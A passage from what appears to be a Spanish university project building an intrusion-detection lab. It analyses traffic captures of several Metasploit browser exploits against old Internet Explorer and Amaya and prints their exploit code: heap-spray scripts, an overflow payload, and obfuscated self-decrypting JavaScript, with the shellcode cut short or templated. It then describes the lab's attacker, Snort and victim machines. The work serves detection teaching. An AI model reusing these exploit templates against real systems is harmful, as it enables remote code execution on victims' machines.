La siguiente tarea que realiza el cliente es la confirmación de recepción del fichero HTML (figura 4. Mensaje 8) que contiene el llamado al método 'setSlice'. Este método es llamado de tal forma que se consigue el desbordamiento de la pila. Es en este momento cuando se empieza a ejecutar el código arbitrario deseado cambiando el puerto de uso al 4444 (Figura 18 mensajes 9 a 12).

A continuación se muestra el código que ha recibido la víctima en donde se puede observar la llamada a la función setSlice con los parámetros correspondientes:

```
<html><head><script>
try{varvK=unescape;
var vyQQNGeEXUGKnIzZmgXgZ=vK("%uf81 … 80%u1f0f");
var Dyzqoal=vK("%u0c0c");
while(Dyzqoallength<=0x100000)Dyzqoal+=Dyzqoal;
var yxoHQoXZgQfKqlzOdyiJVaqjAl=newArray();

for(varCKALvaUgDGccNP=0;CKALvaUgDGccNP<120;CKALvaUgDGccNP++)
{yxoHQoXZgQfKqlzOdyiJVaqjAl[CKALvaUgDGccNP]=Dyzqoalsubstring(0,0x100000-
vyQQNGeEXUGKnIzZmgXgZlength)+vyQQNGeEXUGKnIzZmgXgZ;}

for(varCKALvaUgDGccNP=0;CKALvaUgDGccNP<1024;CKALvaUgDGccNP++)
{var                                                nMLBPudEHwfBcsgjoYUskUHjJ=new
ActiveXObject('WebViewFolderIconWebViewFolderIcon1');

try{nMLBPudEHwfBcsgjoYUskUHjJsetSlice(0x7ffffffe,0,0,202116108);}
catch(e){}varXhbGVjwpbZrSWJPWQ=new
ActiveXObject('WebViewFolderIconWebViewFolderIcon1');}}
catch(e){windowlocation='about:blank';}
</script></head>
<body>MnRKUtAsMA</body>
</html>
```

Intercambio de mensajes:



Figura 18 Intercambio de mensajes Exploit "ms06_057_webview_setslice"

3.2.5 Exploit: AMAYA_BDO

Tipo de exploit: BROWSER

Descripción:
Fallo en el navegador AMAYA de W3C en el manejo de pila. Permite al atacante ejecutar código arbitrario después de ocasionar un desbordamiento de pila. Los errores en el software son:

1. Parámetro de la función *EndOfXmlAttributeValue* no es manejado correctamente.
2. La etiqueta "*HTML GI*" no es manejada correctamente por la función *ProcessStartGI.*
3. Vectores no especificados en *html2thot*.c y *xml2thot*.c (relacionados con la variable *msgBuffer*).

Fecha de notificación de la vulnerabilidad: 18/12/2008

Referencias:

http://osvdb.org/55721
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-0323

Sistemas afectados:

Se ven afectadas las versiones 10.0 y 11.0 del navegador/editor AMAYA desarrollado por W3C

Análisis de la captura sin Payload:

Al ser un exploit que se envía a un navegador después de haber realizado previamente la solicitud, como varios de los anteriores, lo primero que se realiza es el protocolo de establecimiento de la conexión TCP/IP de 3 vías (Figura 19. Mensajes 1 a 3). A continuación el cliente (o víctima) solicita el recurso que le indica el identificador uniforme de recursos (URI), en este caso "/prueba" (Figura 19 mensajes 4 a 8). El servidor (o atacante) posteriormente se lo envía. Una vez que se finaliza el envío del recurso que contiene las llamadas a las funciones mal formadas, se ejecuta el código que se encarga del envío del payload y se finaliza la conexión establecida (Figura 19. Mensajes 9 a 11).

El código HTML que se envía a la víctima es el siguiente:

```
<bdo dir="A...At.AA4...h....X-.iE}P.
.@g.x4s(..q?yF.t..}C...5u@|..?. .g).-
N..K..f..7.......v.k.F%$AB..8..J...4.I...
...'.H..O,=<......../G8.*.JN.tzt7.....'...r9.........q}Jxs@K=.'..
4...C.
..7p1.,Gyw..$<..i......f.......|.vH....FA).B.(.N.u.O.~...I3.%5-
{/?g...pf%..@....5..w<y.q/.}tk.......".g:..zN=.........7s..'{O...
....B.$IrA-...
.JH,.....~xC......vFK?G4|0..u;.....sp..{K.....J<..@f....%C/.q...#
.+..G.v~tw...-x...B..,|.......z}0.A4..=r
....g.5H...?.ON;.$..y7..
.F.....u'i..y{xuI..*...7+..ts'..rvf,......|}..A...?
K.."..~F...<=..G.!.%$3....w/.gN.I........B...4..5...C..O.pJ.qH.z@
-8.f.{-
..J2.zCI%.g~...t4...w.?.:.Fsy}5.#.A.K...rp..@x|H.)..q/..Gu$.O'v71
...,....B.ypvqN.~r.........{...
..t=...}u(.|.s..x<....z...w5..........,.$...O.C9.
Gk..7I..'...F4A.....</?N........JK.H..f..=g.%B-
@.....ZR....t$._+..K1G..G...^.V..`k..uc.$.t..cE!.......~.]...R'.>
\.
.2z..H........M.T..Q..<P6F|*3...:...u........J*.iM.?.....O...h0..
......,.R..,b.@.h...l....w.L...H@.n.,v.
    .'5@;3O.T.}........O..j.....#.*.._z9.....5..@.uZ!V....=.d..A.
a7^..5^....k.........h....i.S.y-..
...N.>..R..<.y\k..........v.qK".d...4.........8.2..={r.Ko.">pwned
!</bdo>
```

La variable “dir” de la etiqueta “bdo” se define como 6890 letras “A” seguidas del código a ejecutar. En el código anterior se puede ver que la variable “dir” empieza con la letra “A” y luego un conjunto de caracteres ilegibles que representan el “código” a ejecutar una vez desbordada la pila.

Intercambio de mensajes:



Figura 19. Intercambio de mensajes Exploit "amaya_bdo"

3.2.6 Exploit: MS06_013_CREATETEXTRANGE

Tipo de exploit: BROWSER

Descripción:

Se aprovecha de un fallo que tiene Microsoft Internet Explorer que permite la ejecución de código arbitrario. Este problema se desencadena debido a un error en el manejo de punteros a instrucciones, cuando se procesa una llamada mal formada a la función *createTextRange*(). Los objetos *TextRange* afectados son: *image*, *checkbox*, *y radio*.

La función *createTextRange*() crea un objeto de tipo *textRange* que representa un elemento de texto y brinda la posibilidad de modificar su contenido y formato con los diferentes métodos disponibles.

Fecha de notificación de la vulnerabilidad: 10/02/2006

Referencias:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-1359
http://osvdb.org/24050

http://www.microsoft.com/technet/security/bulletin/MS06-013.mspx

Sistemas afectados:

- Microsoft Internet Explorer 6.0
- Microsoft Internet Explorer 5.0.1 sp4
- Microsoft Internet Explorer 5.0.1 sp3
- Microsoft Internet Explorer 5.0.1 sp1
- Microsoft Internet Explorer 5.0.1 sp2
- Microsoft Internet Explorer 6.0 sp1
- Microsoft Internet Explorer 6.0 sp2
- Microsoft Internet Explorer 5.5 sp2
- Microsoft Internet Explorer 7.0 beta
- Microsoft Internet Explorer 7.0 beta 2

Análisis de la captura sin Payload:

Igual que en los casos anteriores, se realiza el establecimiento de la conexión TCP con el protocolo de tres vías (Figura 20. Mensajes 1 a 3). El servidor le envía a la víctima el recurso solicitado con la llamada a la función *createTextRange*() (Figura 20. Mensajes 4 a 7). Una vez que la víctima lo recibe y se confirma su recepción (Figura 20. Mensaje 8), se hace la ejecución del código arbitrario estableciendo una nueva conexión TCP pero utilizando puertos diferentes (Figura 20. Mensajes 9 a 11).

A continuación se muestra el código enviado:

```
<html><head><script language= "javascript">
var =unescape("%ue2d3%u4f0c%ub … 68");
(valor de la variable acotado debido a su tamaño)
var_FXrJk = unescape("%u4a14%u412f");
var _aYJsFuNx=20+_DmYCJlength;
while (_FXrJklength<_aYJsFuNx) {_FXrJk+= _FXrJk;}
var _JNpG = _FXrJksubstring(0,_aYJsFuNx);
var _lIQVqt = _FXrJksubstring(0,_FXrJklength-_aYJsFuNx);
while(_lIQVqtlength+_aYJsFuNx <0x40000){_lIQVqt += _JNpG;}
var _qoL =newArray();
var _PKELwqVd = 0;var_ANLsI =2020;
function_iQtbsrQl()
{_MWkIABSinnerHTML= Mathround((_PKELwqVd/_ANLsI)*100);
if (_PKELwqVd<_ANLsI) {_qoLpush(_lIQVqt+_DmYCJ); _PKELwqVd++;}
else {_MWkIABSinnerHTML = 100; _Cne=documentcreateElement("input");
_Cne.type = "image";
_RdH = _Cne.createTextRange(); }
}

function _BKuQgsu() { setInterval('_iQtbsrQl()', 5)}
</script>
</head>
<body onload="_BKuQgsu()"><spanid="_MWkIABS"> %</span> </body> </html>
```

En este código es posible observar la llamada a la función *"createTextRange()"* sobre la variable *"_Cne"*.

Intercambio de mensajes:



Figura 20. Intercambio de mensajes Exploit "ms06_013_CreateTextRange"

3.2.7 Exploit: MS06_067_KEYFRAME

Tipo de exploit: BROWSER

Descripción:

Existe un fallo en los controles *DirectAnimation* de ActiveX (*DirectAnimation.PathControl* específicamente) que resulta en un desbordamiento de la pila permitiendo la ejecución de código arbitrario. Este fallo es desencadenado cuando se realiza una llamada a esta función de una manera específica.

Fecha de notificación de la vulnerabilidad: 27/08/2006

Referencias:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-4777
http://osvdb.org/28842
http://www.microsoft.com/technet/security/bulletin/MS06-067.mspx

Sistemas afectados:

- Microsoft Internet Explorer 5.01 Service Pack 4 Para Windows 2000 SP4
- Microsoft Internet Explorer 6 Service Pack 1 Para Windows 2000 SP4
- Microsoft Internet Explorer 6 Para Windows XP SP2
- Microsoft Internet Explorer 6 Para Windows XP Professional x64 Edition
- Microsoft Internet Explorer 6 Para Windows Server 2003 y Microsoft Windows Server 2003 SP1
- Microsoft Internet Explorer 6 para Windows Server 2003 para sistemas Itanium y Windows Server 2003 SP1 para sistemas Itanium.
- Microsoft Internet Explorer 6 Para Windows Server 2003 x64 Edition

Análisis de la captura sin Payload:

Igual que en los casos anteriores los mensajes que se envían desde el servidor a la víctima son los propios de establecimiento de una conexión TCP/IP (Figura 21. Mensajes 1 a 3). A continuación se realiza el envío de los recursos solicitados indicado en la URI (Figura 21. Mensajes 4 a 8). Finalizando con un nuevo establecimiento de conexión TCP/IP por puertos diferentes (Figura 21. Mensajes 9 a 11).

A continuación se muestra el código no ofuscado que se envía en los paquetes contenidos por dichos mensajes:

```
<html><script language='javascript'>
var target = new ActiveXObject('DirectAnimation.PathControl');
var heap = new heapLib.ie();
var shellcode =
unescape('#{Rex::Text.to_unescape(p.encoded)}');
var jmpecx = 0x4058b5;
var vtable = heap.vtable(shellcode, jmpecx);
var fakeObjPtr = heap.lookasideAddr(vtable);
var fakeObjChunk = heap.padding((0x200c-4)/2) +
heap.addr(fakeObjPtr) + heap.padding(14/2);
heap.gc();
for (var i = 0; i < 100; i++)
  heap.alloc(vtable)
heap.lookaside(vtable);
for (var i = 0; i < 100; i++)
  heap.alloc(0x2010)
heap.freeList(fakeObjChunk, 2);
target.KeyFrame(0x40000801, new Array(1), new Array(1));
delete heap;
</script></html>
```

Intercambio de mensajes:



Figura 21. Intercambio de mensajes Exploit "ms06_067_keyframe"

3.2.8 Exploit: MSVIDCTL_MPEG2

Tipo de exploit: BROWSER

Descripción:

Fallo en varios de los sistemas operativos Windows de Microsoft en el manejo de la validación de datos por parte de los controles *DirectShow* de *ActiveX* pasados a la interface *IMPEG2TuneRequest* en el módulo *MSVidCt.l* Esto resulta en un desbordamiento de la pila. Este fallo es desencadenado por una página web especialmente creada en la cual se incluye una imagen GIF. Se debe tener en cuenta que el código enviado en JavaScript es un código cifrado auto-descifrable con el objetivo de evitar posibles controles o antivirus. Una vez que el cliente o víctima recibe el código JavaScript auto-descifrable, éste se ejecuta y hace una petición de la imagen GIF malformada, produciéndose así el desbordamiento de la pila.

Fecha de notificación de la vulnerabilidad: 06/07/2009

Referencias:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-0015
http://osvdb.org/55651
http://www.microsoft.com/technet/security/bulletin/MS09-037.mspx

Sistemas afectados:

- Windows XP SP2
- Windows 2003 Server SP2
- Windows 2003 Server x64 SP2
- Windows 2003 SP2 Server para sistemas Itanium
- Windows XP SP3
- Windows XP x64 SP2

Análisis de la captura sin Payload:

Lo primero que se realiza es el establecimiento de la conexión TCP de tres vías (Figura 22. Mensajes 1 a 3). A continuación la víctima solicita el recurso "/Prueba" (Figura 22. Mensaje 5). Luego el servidor le informa que el recurso ha sido movido (técnica usada también en el exploit MS10_002_aurora) y le indica la nueva ubicación (Figura 22. Mensaje 7). A continuación se solicita la página web con la nueva ubicación enviando el código HTML especialmente creado para aprovechar el fallo (Figura 22. Mensajes 9 y 11). Para finalizar se solicita y se envía la imagen GIF también creada para este fin (Figura 22. Mensajes 13 y 10) y se realiza de nuevo un establecimiento de la conexión. Esta vez desde y hacia puertos diferentes por donde se enviará el payload y sus comandos relacionados.

A continuación se muestra el código HTML (Cifrado) enviado a la víctima:

```
<html>
<body>
<div
id="iBLSyYSaJitckbaLfDxwUtlQMvoCkmhNqFsWFWFieodUdnlqeVbptbiFkxzBrdykG
">
<script>
var CmWkiNgKHGfhAKKKL = '0 ... d'; (Valor de la variable acotado)
var mfktrKCvbhBdy = '';
for (i = 0;i<C CmWkiNgKHGfhAKKKL.length;i+=2) {
mfktrKCvbhBdy +=
String.fromCharCode(parseInt(CmWkiNgKHGfhAKKKL.substring(i,i+2),
16));
}
var QLpCuEAwWQ = location.search.substring(1);
var FqQCbWMOqBMxscgHOJpyL = '';
for (i=0;i<mfktrKCvbhBdy.length;i++) {
FqQCbWMOqBMxscgHOJpyL                                                    +=
String.fromCharCode(mfktrKCvbhBdy.charCodeAt(i)                           ^
QLpCuEAwWQ.charCodeAt(i%QLpCuEAwWQ.length));
}
window["eval".replace(/[A-Z]/g,"")](FqQCbWMOqBMxscgHOJpyL);
</script>
</body>
```

A continuación se muestra el código del script en claro que se envía:

```
js =#{j_shellcode}=unescape('#{shellcode}');
#{j_nops}=unescape('#{nops}');
#{j_headersize}=20;
#{j_slackspace}=#{j_headersize}+#{j_shellcode}.length;
while(#{j_nops}.length<#{j_slackspace})#{j_nops}+=#{j_nops};
#{j_fillblock}=#{j_nops}.substring(0,#{j_slackspace});
#{j_block}=#{j_nops}.substring(0,#{j_nops}.length-#{j_slackspace});
while(#{j_block}.length+#{j_slackspace}<#{blocksize})#{j_block}=#{j_b
lock}+#{j_block}+#{j_fillblock};
#{j_memory}=new Array();
for(#{j_counter}=0;#{j_counter}<#{fillto};#{j_counter}++)#{j_memory}[
#{j_counter}]=#{j_block}+#{j_shellcode};
var #{msvidctl}=document.createElement('object');
#{div}.appendChild(#{msvidctl});
#{msvidctl}.width='1';
#{msvidctl}.height='1';
#{msvidctl}.data='#{gif_uri}';
#{msvidctl}.classid='clsid:#{classid}';|
js_encoded = encrypt_js(js, @javascript_encode_key)
```

Se puede observar que en la última línea se hace el llamado a la función encargada de cifrar el script.

Intercambio de mensajes:



Figura 22 Intercambio de mensajes Exploit "msvidctl_mpeg2"

3.3 Creación de reglas de Snort

Esta sección ha sido omitida junto con las subsecciones que contiene.
Se ha tomado esta determinación debido a que su contenido puede ser usado por los alumnos durante la realización de la práctica que en este proyecto se diseña.

Capítulo 4

IMPLEMENTACIÓN Y DESPLIEGUE

En este Capítulo se comentan los pasos para lograr implementar el entorno de prácticas diseñado.

4.1 Instalación de máquinas virtuales y aplicaciones

Tal y como se ha explicado en la sección 3.1.5, en total se crearon un total de tres máquina virtuales. Estas máquinas han sido desplegadas usando la red virtual que proporciona el software de virtualización utilizado. A continuación se explica cada una de las máquinas:

Máquina víctima (MV3):

Esta máquina tiene instalado como sistema operativo Microsoft Windows XP SP2. Esta fue la única que no hubo necesidad de instalar como tal, ya que fue descargada de la página web del NIST (Instituto nacional de estándares y tecnología de los Estados Unidos)[20][21].

Para lograr que la máquina cumpliera con los requisitos necesarios lo único que fue necesario realizar, fue la instalación del siguiente software:

- Adobe Reader versión 9.0
- Amaya versión 11.0

Máquina detectora – IDS (MV2):

Esta máquina dispone como sistema operativo de la distribución de Linux Ubuntu 11.04 y el siguiente software:

- Snort 2.8.5-7
- Wireshark

Ambas instalaciones se realizaron usando el gestor de paquetes SYNAPTIC que viene incluido en el sistema operativo. El software Snort es el sistema para detectar intrusiones. Se encarga de analizar todo el tráfico de red y genera una alerta en caso de detectar un posible ataque. El software Wireshark sirve para la captura de paquetes que circulan por una red de ordenador y permite el filtrado de los mismos para facilitar su posterior análisis.

Máquina atacante (MV1):

Esta máquina virtual servirá como atacante debido al software instalado. El software incluido en esta máquina es el siguiente:

- Metasploit Framework 3.5
- Wireshark

La instalación del software de captura de paquetes Wireshark se realizó usando el mismo procedimiento que en la máquina MV2. Metasploit Framework fue instalado siguiendo las instrucciones dadas por la empresa desarrolladora [7].

El software Metasploit es desde donde se realizan todos los ataques a la máquina víctima.

4.2 Configuración de red

En esta sección se explica la configuración de red usada que permite llevar a cabo todas las tareas necesarias para la correcta ejecución de la práctica diseñada en este proyecto.

